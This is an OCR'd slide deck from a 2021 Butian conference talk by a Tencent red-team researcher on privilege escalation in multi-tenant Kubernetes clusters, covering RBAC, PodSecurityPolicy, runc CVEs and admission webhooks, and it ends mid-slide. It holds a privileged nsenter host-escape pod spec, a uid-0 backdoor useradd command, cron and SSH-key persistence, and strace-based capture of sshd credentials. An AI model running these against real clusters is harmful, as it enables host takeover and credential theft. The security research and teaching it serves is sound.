



补天漏洞响应平台

2021补天白帽大会

```
Device name : MSCD000  
Transfer Mode : Programmed I/O  
Drive 0: Port= 170 (Secondary Channel), Master, LBA=15  
Firmware Version : BFEE
```

```
C:\>dir  
Volume in drive C is MS-DOS 6  
Volume Serial Number is 3340-0044  
Directory of C:\
```




补天
漏洞响应平台



腾讯蓝军
Tencent Force

2021补天白帽大会

多租户容器集群权限提升的攻防对抗

SPEAKER: NEARGLE

<https://github.com/neargle/>



补天
漏洞响应平台




腾讯蓝军
Tencent Force

2021补天白帽大会

ABOUT ME\$

NEARGLE - <https://github.com/neargle/>




- 安全研究员 @腾讯安全平台部
- 代表团队在国内外安全会议中进行容器、Kubernetes、服务网格等安全技术研究和分享：
 - HITB2021 <Attacking Cloud Native Kubernetes>
 - BlackHat Asia Arsenal <Zero Dependency Container Penetration Toolkit>
 - CIS2020 <Attack in a Service Mesh>
 - JingQi-Con <Red VS Blue of Application Containerization>
- Github Mars 2020 Helicopter Contributor
 - Co-Creator & Co-Developer of <CDK-TEAM/CDK>
 - Creator of multiple open source projects logged on Github Trending
- 负责腾讯内外部容器安全、云原生安全、前端安全、客户端安全等场景的漏洞核心原理分析和攻防对抗能力建设, 主导和攻坚多起内外部安全攻防演习。


什么是多租户容器集群？ 为什么需要多租户？



(WHAT) 什么是多租户容器集群？



1. 每个业务和职能团队都自运维K8s集群
2. 每个集群之上仅有业务团队自己的应用



1. 多个业务使用同一个K8s集群
2. 每个研发和运维都能即时申请自己的容器资源

(WHY) 多租户的优势

1. 收束运维权限
2. 集中优化 Kubernetes 组件
3. 降本增效, 提高资源利用率, 减少资源碎片
4. 公共集群有更多的资源支持扩缩容
5. 同类风险的快速收敛
6. 有益于资产管理和收集

“零”安全意识的多租户模式

无条件信任所有租户的共享集群



集群管理员你考“CKA/CKS”了吗？


```
./kube-apiserver \  
  --advertise-address=9.134.189.59 \  
  --allow-privileged=true \  
  --authorization-mode=Node,RBAC \  
  --insecure-port=8080 \  
  --anonymous-auth=true ...
```




共享集群



cluster admin
kubeconfig



user A



user B



user C



Flag --insecure-port has been deprecated, This flag has no effect now and will be removed in v1.24.

Error: invalid port value 8080: only zero is allowed

~~"2375", "2379", "4194", "6443", "8001", "8080", "8443",~~
~~"10250", "10255", "30000", "30001 32767", "44134"~~



都2021年了

Mission Start

目标: 一个“真的有人在管”的多租户集群




对抗升级 - 基于NameSpace隔离

第一层阻碍



一个受限的Kubeconfig



```
shell> cat "$HOME/.kube/config"

apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: data len-2025 .....
    server: https://apiserver.target:443
  name: cluster
contexts:
- context:
    cluster: cluster
    user: bob
  name: cluster-bob-ns
current-context: cluster-bob-ns
kind: Config
preferences: {}
users:
- name: bob
  user:
    client-certificate-data: data len-1780 .....
    client-key-data: data len-2236 .....
```

```
CS> upload "/tmp/kubect1.exe"

(C:\Users\xxx\AppData\Local\ui.exe)
```

用户和NS间的隔离

```
~ kubectl get nodes
```


```
Error from server (Forbidden): nodes is forbidden: User "bob" cannot list resource "nodes" in API group "" at the cluster scope: can NOT access namespace other than "ns-bob"
```

```
~ kubectl get pod -n kube-system
```

```
Error from server (Forbidden): pods is forbidden: User "bob" cannot list resource "pods" in API group "" in the namespace "kube-system": can NOT access namespace other than "ns-bob"
```

```
~ kubectl create sa test -n "ns-bob"
```

```
error: failed to create serviceaccount: serviceaccounts is forbidden: User "bob" cannot create resource "serviceaccounts" in API group "" in the namespace "ns-bob": permission for createServiceaccount on cluster:gke/namespace:ns-bob/serviceaccount:* not verify
```



(REVIEW RBAC) 复现租户权限的初始化

1. Create NS

```
kind: Namespace
metadata:
  name: prod-bob-application
```

3. Create Role

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: prod-bob-application
  name: staff-bob-role
rules:
- apiGroups: ["*"]
  resources: ["configmaps", "pods", "secrets", "services", "deployments",
"statefulsets", "selfsubjectaccessreviews", "selfsubjectrulesreviews",
"horizontalpodautoscalers", "cronjobs", "jobs", "ingresses",
"poddisruptionbudgets"]
  verbs: ["CREATE", "GET", "LIST", "UPDATE", "PATCH", "DELETE"]
```

2. Create SA


```
kind: ServiceAccount
metadata:
  namespace: prod-bob-application
  name: staff-bob
```

4. RoleBinding


```
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: staff-bob-rolebinding
  namespace: prod-bob-application
subjects:
- kind: ServiceAccount
  name: staff-bob
roleRef:
  kind: Role
  name: staff-bob-role
  apiGroup: rbac.authorization.k8s.io
```

RBAC的不足 - 逃逸母机和节点控制

另寻出路：尝试获取母机权限



(WHY) 获取母机权限的目的



进程注入	https://github.com/gaffe23/linux-inject
后门	~/.ssh/authorized_keys
后门	/etc/crontab /etc/cron.d/* /var/spool/cron/* /etc/anacrontab /etc/cron.daily/* /etc/cron.hourly/* /etc/cron.monthly/* /etc/cron.weekly/*
提权	su, sudo, chmod u+s xxx, ...
后门	useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd yourpass` rootuser
横向移动	strace -f -s 1024 -p `pidof sshd` -v -e trace=read,write
横向移动	~/.kube/config ~/.bash_history kubelet.conf
横向移动	https://github.com/blendin/3snake
HIDS对抗	https://github.com/QAX-A-Team/ptrace
等等 ...	

节点权限，再一次失败...

```
+ kubectl -n newsandbox run newsandbox-sudo --restart=Never -it --image overridden --overrides '{
  "spec": {
    "hostPID": true,
    "hostNetwork": true,
    "containers": [
      {
        "name": "busybox",
        "image": "alpine:3.7",
        "command": ["nsenter", "--mount=/proc/1/ns/mnt", "--", "sh", "-c", "hostname sudo--$(cat /etc/hostname); exec
        "stdin": true,
        "tty": true,
        "resources": {"requests": {"cpu": "10m"}},
        "securityContext": {
          "privileged": true
        }
      }
    ]
  }
}' --rm --attach
Error from server (Forbidden): pods "newsandbox-sudo" is forbidden: unable to validate against any pod security policy:
is not allowed to be used spec.securityContext.hostPID: Invalid value: true: Host PID is not allowed to be used spec.co
d containers are not allowed]
```

```
{
  "spec": {
    "hostPID": true,
    "hostNetwork": true,
    "containers": [
      {
        "name": "busybox",
        "image": "alpine:3.7",
        "command": ["nsenter", "--mount=/proc/1/ns/mnt", "--", "sh",
        "-c", "hostname sudo--$(cat /etc/hostname); exec /bin/bash"],
        "stdin": true,
        "tty": true,
        "resources": {"requests": {"cpu": "10m"}},
        "securityContext": {
          "privileged": true
        }
      }
    ]
  }
}
```


对抗升级 - PodSecurityPolicy

第二层阻碍 - 什么容器允许被创建？



PODSecurityPolicy在攻防上的缺点

A PODSecurityPolicy Example


--- ---

```
go run kube-psp-advisor.go convert
    --podFile "../psp-sysdig.yaml"
go run kube-psp-advisor.go inspect > "psp-kube.yaml"
```

<https://github.com/sysdiglabs/kube-psp-advisor>

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  creationTimestamp: null
  name:
pod-security-policy-all-20210324155228
spec:
  allowedCapabilities:
    - SYS_ADMIN
  allowedHostPaths:
    - pathPrefix: /lib/modules
      readOnly: true
    - pathPrefix: /proc
      readOnly: true
    - pathPrefix: /dev
      readOnly: true
    - pathPrefix: /sys
      readOnly: true
    - pathPrefix: /
      readOnly: true
    - pathPrefix: /tmp
      readOnly: true
    - pathPrefix: /run/xtables.lock
      readOnly: true
  fsGroup:
    rule: RunAsAny
  hostIPC: true
  hostNetwork: true
  hostPID: true
  hostPorts:
    - max: 0
      min: 0
  privileged: true
  runAsUser:
    rule: RunAsAny
  seLinux:
    rule: RunAsAny
  supplementalGroups:
    rule: RunAsAny
  volumes:
    - configMap
    - hostPath
    - secret
```

(WHY) PodSecurityPolicy is dying?



kubernetes/enhancements

Watch 371 Star 1.7k Fork 931

Code Issues 273 Pull requests 94 Actions Projects 2 Security Insights

PodSecurity admission (PodSecurityPolicy replacement) #2579

Open 1 of 4 tasks talclair opened this issue on 20 Mar · 8 comments

talclair commented on 20 Mar · edited by liggitt

Enhancement Description

- One-line enhancement description (can be used as a release note): Introduce a new admission controller for enforcing the [Pod Security Standards](#) on pods in a namespace.
- Kubernetes Enhancement Proposal: <https://github.com/kubernetes/enhancements/blob/master/keps/sig-auth/2579-psp-replacement/>
- Discussion Link: <https://docs.google.com/document/d/twoLGRoONE3EBVx-wTb4pyp4Ci7tmlZ6IS26VTbosLKM/view#bookmark=id.km06bp3uzuco>
- Primary contact (assignee): @talclair
- Responsible SIGs: sig-auth, sig-security
- Enhancement target (which target equals to which milestone):
 - Alpha release target (x.y): 1.22
 - Beta release target (x.y):
 - Stable release target (x.y):

☐ Alpha

☒ KEP (k/enhancements) update PR(s): [PSP Replacement KEP #2582](#)

☐ Code (k/k) update PR(s):

☐ Docs (k/website) update PR(s):

Please keep this description up to date. This will help the Enhancement Team to track the evolution of the enhancement efficiently.

17

Assignees: liggitt, IanColdwater, talclair, tabbysable

Labels: sig/auth, sig/security, stage/alpha, tracked/yes

Projects: SIG Auth In Progress (v1.22)

Milestone: v1.22

Linked pull requests: Successfully merging a pull request may close this issue. None yet

<https://github.com/kubernetes/enhancements/issues/2579>

<https://github.com/neargle/slides>

(HOW) 绕过方式1 - 捡漏

```
apiVersion: v1
kind: Pod
metadata:
  name: root
spec:
  containers:
  - command:
    - nsenter
    - --mount=/proc/1/ns/mnt
    - --
    - sh
    - -c
    - hostname sudo--$(cat /etc/hostname); exec /bin/bash
    image: alpine:3.7
    name: busybox
    securityContext:
      privileged: true
      hostNetwork: true
      hostPID: true
```

Error from server (Forbidden): pods "newsandbox-sudo" is forbidden:
unable to validate against any pod security policy: [

`spec.securityContext.hostNetwork:` Invalid value: true:

Host network is not allowed to be used

`spec.securityContext.hostPID:` Invalid value: true:

Host PID is not allowed to be used

`spec.containers[0].securityContext.privileged:` Invalid value:
true:

Privileged containers are not allowed

]

(HOW) 绕过方式1 - 捡漏

```
$ ./cdk.go run k8s-psp-dump auto force-fuzz
2021/06/30 17:25:42 getting K8s api-server API addr.
    Find K8s api-server in ENV: https://xxxx:8443
2021/06/30 17:25:42 trying to dump K8s Pod Security Policies with user system:anonymous
2021/06/30 17:25:42 requesting /apis/policy/v1beta1/podsecuritypolicies
2021/06/30 17:25:42 failed, 403 Forbidden, api-server response:
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"podsecuritypolicies.policy is forbidden: User \"system:anonymous\" can...
2021/06/30 17:25:42 trying to dump K8s Pod Security Policies with local service-account: /var/run/secrets/kubernetes.io/serviceaccount/token
2021/06/30 17:25:42 requesting /apis/policy/v1beta1/podsecuritypolicies
2021/06/30 17:25:42 failed, api-server response:
{"kind":"PodSecurityPolicyList","apiVersion":"policy/v1beta1","metadata":{"selfLink":"/apis/policy/v1beta1/podsecuritypolicies"},"resourceVe....
2021/06/30 17:25:42 requesting /api/v1/namespaces/default/pods
2021/06/30 17:25:43 K8S Pod Security Policies rule list:
---
2021/06/30 17:25:43 rule { securityContext.hostPID: true } is not allowed.
2021/06/30 17:25:43 rule { securityContext.hostIPC: true } is not allowed.
.....
2021/06/30 17:25:43 rule { containers[0].securityContext.capabilities.add: \"CAP_CHECKPOINT_RESTORE\" } is not allowed.
2021/06/30 17:25:43 rule { securityContext.hostNetwork: true } is not allowed.
.....
2021/06/30 17:25:43 rule { volumes[4]: \"hostPath\" } is not allowed.
2021/06/30 17:25:43 rule { containers[0].securityContext.runAsUser: 0 } is not allowed.
2021/06/30 17:25:43 rule { containers[0].securityContext.privileged: true } is not allowed.
.....
2021/06/30 17:25:43 rule { containers[0].securityContext.capabilities.add: \"CAP_WAKE_ALARM\" } is not allowed.
```

(Result) 严防死守, 啥漏没有

A. PRIVILEGED

```
securityContext:  
  privileged: true
```

B. HOSTPID + CAP_SYS_PTRACE

```
hostPID: true  
capabilities:  
  add:  
  - CAP_SYS_PTRACE
```



C. CAPABILITIES

```
capabilities:  
  add:  
  - CAP_SYS_ADMIN  
  - CAP_SYS_MODULE  
  - CAP_DAC_READ_SEARCH  
  - CAP_DAC_OVERRIDE  
  - CAP_CHOWN  
  - CAP_FORMER  
  - CAP_SETUID  
  - CAP_SETGID  
  - CAP_SETFCAP  
  - CAP_KILL  
  - CAP_NET_BIND_SERVICE  
  - CAP_NET_RAW  
  - CAP_NET_ADMIN + CAP_NET_RAW  
  - CAP_LINUX_IMMUTABLE
```



D. VOLUMEMOUNTS

```
volumeMounts:  
  - name: dev  
    mountPath: /host/dev  
  ...  
volumes:  
  - name: proc  
    hostPath:  
      path: /proc  
  - name: etc  
    hostPath:  
      path: /etc  
  - name: dev  
    hostPath:  
      path: /dev  
  - name: sys  
    hostPath:  
      path: /sys  
  - name: rootfs  
    hostPath:  
      path: /
```



(HOW) 绕过方式2 - 鸡肋漏洞???

CVE-2021-30465
CVE-2019-5736
CVE-2019-14271

.....



- 难以主动触发和利用
- 需要等待管理员执行 exec
- 需要等待管理员执行 cp
- 对Mount的配置有依赖
- 需要有创建/重建 POD 的能力
- 单个POD中需要大量容器以提高成功率
- 管理员使用子攻击者构造的YAML文件



相当于

```
1 mount(/, /run/containerd/io.containerd.runtime.v2.task/k8s.io/SOMERANDOM
```

一切顺利的话，逃逸成功！

目前看来只使用docker基本没有攻击场景，需要结合类似k8s这种对容器进行编排的工具才能进行利用。漏洞利用需要多个容器挂载同一个文件卷，现在有的利用方式就是攻击者能控制用户使用攻击者构造的恶意 yaml 文件来生成pod，这样才有机会进行漏洞利用并逃逸到宿主机。

多租户场景

攻击者可以主动触发逃逸



- 没有WebConsole
- PSP限制Mount
- RunC的逃逸炒的太火，防御队不愿漏杀
- 边缘业务的权限受资源限制
- 同学你知道
/api/v1/namespaces/{NS}/resourcequotas 吗？

(ಠ_ಠ)...



这就放弃啦？ QAQ
K8s 的设计不止于此 🤔



(HOW) 绕过方式3 - 关注Admission Webhook

Admission Webhook

```
apiVersion: apps/v1
```

```
kind: Deployment
```

```
metadata:
```

```
  name: i-am-bob
```

```
  namespace: bob
```

```
spec:
```

```
  replicas: 1
```

```
  template:
```

```
    # omit many .....
```

```
    spec:
```

```
      containers:
```

```
        - image: echoserver:1.10
```

```
          command: ["/bin/sh", "-c", "sleep inf"]
```

```
          name: echoserver
```

```
          ports:
```

```
            - name: http
```

```
              containerPort: 8080
```

```
> kubectl -n "bob" apply -f "dp.yaml"
```

```
> kubectl get pod -n "bob" -o yaml
```

```
- mountPath: /data/
```

```
  mountPropagation: HostToContainer
```

```
  name: data-path
```

```
  Policy: ClusterFirst
```

```
enableServiceLinks: true
```

```
- hostPath:
```

```
  path: /data-for-pod/9b2756a3-e751-4c9c-9366-cbd0eb44ffdd/
```

```
  type: ""
```

```
  name: data-path
```

```
status:
```

```
  conditions:
```

